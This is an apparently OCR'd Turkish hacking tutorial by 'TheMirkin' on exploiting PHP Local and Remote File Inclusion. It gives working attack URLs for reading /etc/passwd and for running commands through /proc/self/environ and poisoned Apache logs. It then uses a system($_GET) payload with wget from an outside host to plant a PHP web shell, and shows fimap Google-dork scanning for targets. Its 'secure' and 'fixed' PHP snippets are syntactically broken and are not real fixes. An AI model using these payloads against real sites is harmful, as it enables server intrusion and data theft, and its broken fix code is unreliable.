KONU: Local File Inclusion
AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?
İLETİŞİM: themirkin@hotmail.com // TheMirkin

Local File Inclusion Nedir ?

İlk Olarak anlamı işleyişi gibi işlemlerden başlı yalım LFI (**Local File Inclusion**) kelime anlamı olarak Local File İnclude (Serverdan dosya çağırma) işlemidir.

Lfi açığı Php'de bulunan bir açıktır. Bu açığın sebebi de değişkenlerin atama hatalarıdır. Acemi Php coderlar maalesef bu tip hatalara düşmektedir. Fakat günümüzde neredeyse kalmayacak duruma gelen bu açık hala sıfırdan kodlanan Php sistemlerde bulunabiliyor.

Aslında Lfi "**include, include_once, require, require_once**" kodlarından dolayı oluşuyor. Bu Php kodlarına biraz inceleyelim.

INCLUDE / INCLUDE_ONCE : Bu kodumuz ile yazdığımız uzun kodları bir başka sayfaya aktarıyoruz.
REQUIRE / REQUIRE_ONCE : Bu kodda yukarıda verdiğim "**include**" komutunu yerine getirir fakat "**include**" komutunda çağırdığınız dosya bulunamadıysa hata verip orayı atlayacaktır ve yorumlayıcı yorumlamaya devam edecektir. Ancak **Require** komutunda çağrılan dosya bulunamazsa yorumlayıcı hatayı verdikten sonra çalışmayı kesecek yani diğer kısımları yorumlamayacaktır.

Local File Inclusion Nasıl Kullanılır ?
İlk olarak bir açık üretelim sonrasında işleyişini kullanımını ve kapatma işlemini görelim…

bug.php

```
<?php
include ('data/$jani/function.php');
?>
```

Güvenli Kod:

```
<?php

$jani= 'TheMirkin;
include ($jani. '../index.php');
?>
```

Yukarıdaki kodlar lfi açığı olan kodlardır.
Gördüğünüz gibi include fonksiyonunda kullanılan değişken php'de tanımlanmamış. Bunu sunucuya atıp çalıştırın dosya yok hatası alacaksınız önemsemeyin. Fakat bu kod Rfi'de olduğu gibi bir shell sokmak için kullanılmaz. **Bu açıkta tanımlanamayan değişkeni kullanarak okuma izni olan dosyalar okunabilir.**

www.site.com/bug.php?jani=../../../etc/passwd

Yukarıda gördüğünüz kodla serverda ki **etc/passwd** okunabilir.
../../../proc/self/environ işler durumda ise
www.hedef.com/index.php?p=../../../../../proc/self/environ%00&cmd=ls -la
Gibi komut çalıştırabilirsiniz …

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin

RCE'ye nasıl çevrilir?

LFI açıklı olan sitelerde Uzaktan Komut Çalıştırma işlemine (Remote Command Execution) RCE denir...

"**../../../proc/self/environ**" ile yada diğer yardımcı(perl-python vs.) araçlar ile derleme işlemleri yapılmaktadır .
RCE metodunu yaparak işlem yapabilir doyumsuz olan arkadaşlarımızın işini görmüyorsa
RFI (Remote file include = Uzakdan bir dosya dahil etme) metodunu da ekleyebilir.Remote file include = Uzakdan bir dosya dahil etme) metodunu da ekleyebilir.Biz konumuza bakalım :D
Şimdi işin bu kısmına kadar anladıysak işimiz bundan sonra biraz daha zorlaşacaktır. File inclusion metotları genelde bir linux sever için basittir. Ama linux komutlarına aşina değilseniz emin olun bir tarafınızdan terler akacaktır :D

Yukarıda Açıklamış ve uygulama olarak verdiğimiz bugdan dolayı www.site.com/bug.php?jani=../../../etc/passwd passwd okumuş bulunduk bundan sonrası size kalmış bir şeydir fazla da detaya inmek istemiyorum açıldıkça her türlü konuya uzanabiliyor …

Şimdi de biraz konumuzun dışında olan bir şeyden bahsetmek istiyorum. Bilirsiniz web sitelerin çalışma mantığını. Siz web adresini yazarak girersiniz web sitede içinde olan sayfa veya veritabanı bilgilerini size sunar. Peki eğer istediğim şey o sayfada veya sayfalarda veya sunucu da yoksa ? işte o zaman sunucu tarafından (apache veya internet information services (IIS))tarafından hatalar bir hata sayfasına yazdırılırlar. Eğer ki root admin (sunucu yöneticisi) sunucunun kurulumuyla beraber gelen dosya yollarını değiştirmediyse istediğiniz sayfa veya veri hata olarak yazdırılırlar.
Bu benim ne işime yarayacak ? iyi soru :D

Aslında bir çok şeye , Local file include metodnun can alıcı noktası da burada zaten... Eğer ben o web siteye girip de sayfaya örnek olarak şöyle bir istek attığımda da verileri yazdırmaz mı ?

http://hedef.com/<?php phpinfo(); ?>
Bu yöntemi yanlış hatırlamıyorsam eğer burtay da videolu şekilde anlatımı vardı tam olarak hatırlayamasam da Konumuza dönelim neyse

<?php phpinfo(); ?> bu komut ile php sorgusunu bilgisini çekmiş oluruz
Bize server ve serverdaki php ve birkaç kütüphane hakkında bilgi verir...
Dissabled & enabled functions 'lara bakarak ne kullanacağımızı göre biliriz...
İnfo sorgusunu yaptık diğer işlemleri yapamazmıyız tabiî ki böyle imkanımızda var peki nasıl
http://hedef.com/<?php system("ls -la"); ?> gibi
Peki ya şöyle bir işlem yaparsak shell komutlarını get ile çeksek
<?php system($_GET['jani']); ?> gibi yapma imkanı var

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin

Php üzerinde bulunan system fonksionu Windows sistem ise msdos , Linux system ise shell konsol üzerinden çalıştırma imkanı sağlamaktadır yani get üzerinden tanımladığımız jani üzerinden gelen bilgi ve komutu çalıştırmış oluruz peki çalıştırdığımızda ne olucak artından bir hata sayfası ile karşılaşacağız 404 sayfa bulunamadı çıkar genelde :D
Ama şimdi ne oldu aldığımız hata raporlara php kodumuzu işlemiş yani enjekte etmiş olduk

Konumuza az daha yakın anlatalım ya tmm bu hatayı yazdırdık nereye yazdırdı bu arkadaş dersiniz sunucu log dosyalarında /var/log/httpd/access_log gibi /apache/logs/access.log geneli bu çıkar ama diğer log uzantılarını da dokümanın sonunda sizlere sunacağım

http://hedef.com/test.php?jani=../../../../apache/logs/acces.log
Demin yukarıda
http://hedef.com/<?php system($_GET['jani']); ?> gibi yapmıştık bu yaptığımız sorguda 404 sayfa bulunamadı yer aldı ama aslında log dosyasına kodumuzu işlemiş oldu

http://hedef.com/bug.php?jani=../../apache/logs/acces.log&jani=ls -la
Peki ya şimdi ne yaptık ? jani ile linuxun dosya ve dizin listeleme metodu olan ls -la ile o an klasördeki dosyaları görmek istedik ve sonucu bize

aynen döndürecektir ve listelenecektir...
Bu şekilde istediğiniz şeyi çalıştırabilirsiniz. Ama yukarda da bahsettiğim unutmayınki doyumsuz arkadaşlarımızın da olduğunu söyledim.

Şimdi LFI atağını RCE ye çevirdiğimize göre RCE atağını da RFI ye çevirelim. Linuxun wget fonksiyonunu kullanarak web siteye dosyamızı çekelim tabi bu isteğe göre değişir istediğiniz gibi çekebilirsiniz curl vs. kullanabilirsiniz.

1- http://hedef.com/bug.php?jani=../../../apache/logs/acces.log&jani=wget http://shell.com/shellcode.txt **> Burada shellcode.txt Dosyamızı çektik**

2- http://hedef.com/bug.php*jani=../../../../apache/logs/acces.log&jani=mv shellcode.txt shellcode.php **> Bu bölümde ise çektiğimiz shellcode.txt'yi php ye çeviriyoruz bundan sonrası artık malum**

TheMirkin
http://www.janissaries.org
http://www.themirkin.org

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin

Uygulamalar üzerinde Local File Inclusion

Genel olarak bu bölümde uygulamalar ve yazılımların kullanımını ele alarak sizlere Local File Inclusion system bug larınıtanıtmaya çalışacağım arkadaşlar

Kısa öz olarak yukarıdaki konular içerisinde sizlere LFI anlatmaya çalıştım biraz şimdi yavaş yavaş işleyiş ve uygulamalar ile devam edelim arkadaşlar

Kullanacağımız ek tooller genel açıdan bakıldığında scanner olarak kullandığımız ama diğer fonksiyonel işlemleri açısından bakmadığımız yazılımlar ve küçük çapta console görevi gören araçlar ile devam ediyoruz

İlk olarak **BackTrack 5** üzerinden – **Fimap** Kullanımını ele aldığımızda ilemlerimize göz atalım arkadaşlar

Biraz Tanıyalım
Automatic LFI/RFI scanner and exploiter
Bununla neler yapabiliriz:
LFI rama yapabilir ve bulunan LFI bug üzerinden
console bağlanarak işlem yapabilirsiniz yani bulmak biyana
"/proc/self/environ" işler durumda ise console işlemlerimizi ele alarak kullanabiliriz.
Fimap dork sistemini kullanarak la beraber hedef site üzerinde de işlemler yapabilen ve liste halinde verdiğiniz hedeflerde işlemlerde yardımcı bir tools dür…

Kullanılan system : Backtrack5
Kullanılan Araç : Fimap
BT üzerindeki dizin : /pentest/web/fimap

Bu aracı Alt+F2 ye basarak kısa yoldan aratabilirsiniz yada
Backtrack > Exploitation Tools > Web Exploitation Tools Menüsünü izliyerek de açabilirsiniz

Örneklerimiz


1. Tek URL olarak Tarama:
   ./fimap.py -u 'http://localhost/test.php?file=bang&id=23'
2. Liste Vererek Tarama Yaptırma:
   ./fimap.py -m -l '/tmp/urllist.txt'
3. Google Üzerinden Arama Yaparak Otomatik tarama Yapmak için
   ./fimap.py -g -q "inurl:index.php?sayfa="

-g: google'da ara, -q query (sorgu) demektir.
help komutundan kullanım parametrelerini detaylı inceleyebilirsiniz.

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin



Yukarıda Görmüş olduğunuz resim üzerinde fimap'ı dork fonksiyonu ile aramaktayız bu fonksiyon dışında ben sizlere daha çok hedef üzerinde

Örneklemek Gerekirse

```
./fimap.py -u 'http://localhost/Jani.php?file=jani&id=23'
```

Burada ki verilmiş olan işlemleri göz önünde bulundurarak hedefi tarar ve sorgu işlemlerini yapmaya başlar

---

Diğer yazılımlarla devam edelim

LFI <> RCE Exploit

Lfı ve rce işlemleri üzerine bir çok yardımcı yazılım yazılmıştır
Bir çoğu perl dilinden yararlanılarak yazılmışlardır bir çoğu ırc server'a başlanılarak işlem yaptırmasının dışında local olarakta çalışan yazılımları vardır
Ki perl dilini gerçekten seviyorum
Yazılımları doküman sonunda sizlerle baylaşacağım zaten bilginize

http://packetstormsecurity.com/files/116908/LFI-Exploiter.html LFI to RCE


Misal bu /proc/self/environ üzerinden concole açarak işlem yapar
Daha Bir çok yazılımcı nın yaptığı yazılımlar var hepsinide ekliyemiyorum

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin

Çünkü sadece yazılımları eklesek bulamadıklarımız olacaktır hak yemeyelim şimdi
Th3-0uTl4wS Lfi2Rce Tool var console işlemini güzel yapan hak yemeyelim :D



Bu yazılımı seviyorum ama işte Biraz daha konuları derinleştirsek mi acaba yoksa napsak bilemedim ki …
:)

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin

Remote File Inclusion Nedir ?

Birazda uzaktan işlemlere bakalım hepsini tek dokümanda çıkartalım istedim
Temel bilgiler ile başlayalım biraz zorlıyalım öncelikle
RFI (Remote File Inclusion) : Uzaktan dosya ekleyerek kod çalıştırma işlemidir…

PHP web programlama dili ile kodlanmış uygulamalarda, yazılımcıların tanımladıkları değişkene değer atamaması veya atanan değerlerin filtrelenmemesinden kaynaklanmaktadır çoğu kasti işlem olmadığı sürece ☺

RFI Açıklarından nasıl yararlanılır ?

Şimdi geçelim bu açıklardan nasıl yararlanacağımıza...
PHP Kodlamalarda include komutu ile çalıştırılması gereken dosyanın yolu gösterilir...
Biz ne mi yapacağız ? Bu yolu kullanarak o dosya yerine bizim istediğimiz bir dosyayı çalıştıracağız.

Peki bu ne gibi bir işe yarar ?
Eğer serverdaki dizinleri gösterebilen, dosya upload edilebilen, gerektiğinde port açabilen kodlar çalıştırılırsa sadece siteye değil tüm server'a hakim olunabiliyor.
Siteye ve Servera hakim olmamızı sağlayan bu kodlara da "ListPath" denir. (c99.php, r57.php gibi) Örneklemeli çalışalım Basit örneklerle tanıtalım

RFI (Remote File Inclusion) Örneği

index.php dosyası:

```
include("$TheMirkin/guncel/jani.php");
```

Bu satırdaki **"$"** işareti bulunan parametreden doğan hatalı kodlama ile uzaktan dosya çağırmak mümkündür.

http://www.hedef.com/index.php?TheMirkin=http://shelsite.com/shell.txt?

Yukarıdaki şekilde, **http://shelsite.com/shell.txt**? adresinde bulunan zararlı kodlar www.hedef.com adresi üzerinde çalıştırılacaktır.
Bu noktada saldırgan yönlendirilen alanda shell ve listparch isimleriyle tabir edilen kötü amaçlı scriptleri kullanarak web sitenin sunucusuna sızmaktadır! Böylelikle sunucu üzerinde istenilen işlemleri gerçekleştirebilmektedir.
Bunların en çok kullanılanları r57, C99 gibi işlevsel scriptler dir yukarıda da belirtmiştim

Örnek olarak R57 shell'in özellikleini azıcık değinelim
R57 web üzerinde komut çalıştırma, dizin atlama, dosya düzenleme, yeni dosya oluşturma, dosya çalıştırma, veritabanına bağlanma & bağlantıları görme, dosya içeriği okuma, dosya yükleme ve dosya indirme gibibir çok işlevsel özelliğe sahiptir genelde sql işlemlerinde c99 kullanılmatadır ama

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin

Özellikleriyle sunucu üzerinde yetkisiz olarak birçok işlev gerçekleştirmektedir.
Sql veritabanına bağlantı kurabilir, veritabanını dışarı aktarabilir ve belirtilen veritabanı üzerine sql komutları çalıştırabilir. Bu özelliği ile hedef sitenin veritabanı bilgilerini barındıran dosyayı dışarı aktarabilir ve sql komutlarıyla istenilen diğer işlemler yapılabilir.
Özellikle hosting firmalarının çok fazla siteyi aynı sunucuda barındırdığını düşünürsek herhangi bir sitede güvenlik açığı olması durumunda o sunucu üzerinde bulunan tüm web siteleri ve sunucu tehlike altındadır…

Hep saldırı hep bug işlemlerinden konuşuyoruz birazcıkta güvenlik işlemleri ile uğraşalım

Birkaç formül basit ama etkili olabilecek işlemler

Yukarıda Bug'lu kod vermiştik şimdi hem bug verelim ve o bug'u kolay yoldan kapatma işlemlerini görelim

Bug:

```
<?php
include ($TheMirkin'../index.php');
?>
```

Burada Tanımlı olmayan değişkenin ufak bir hatası sonucu bug oluştu

Bug Fixed işlemi

```
<?php
$TheMirkin=" janissaries";
include($TheMirkin'../index.php')
?>
```

TheMirkin değişkenine tanımlama yapıldığından dış verinin girişine izin vermeyecek ve RFI & LFI açıklarından korunmamızı sağlayacaktır.

2 Bir yöntem Özel fonksiyonlar ile bu tür açıklardan korunabilirsiniz
3 Yöntem ise biraz daha farklı bir çok sitede görmüş olabilirsiniz genelde sunucu üzerinden symlink engelleme met hotlarından biri olan php.ini işlemlerini düzenlemek

/etc/php.ini dosyasının içini açarak disable_function değerinin yanına aşağıda belirtilen özellikleri yazarak web shell Scriptlerinin etkisiz kalmaları sağlanabilir…
En basitinden değinmek gerekirse kodlarımız tabi hepsi değil :)

disable_function = system, passthru, exec, popen, proc_close, proc_get_status, proc_nice, proc_open, allow_url_fopen, shell, shellexec, executeservice

Ama Bunlada Sınırlı kalmayınız Arkadaşlar …

KONU: Local File Inclusion

AÇIKLAMA: Local File Inclusion Nedir?RCE'ye nasıl çevrilir?
LFI üzerinden Nasıl direk olarak BC kurulur?Nasıl Shell Upload edilir?

İLETİŞİM: themirkin@hotmail.com // TheMirkin

TheMirkin
http://www.janissaries.org
http://www.themirkin.org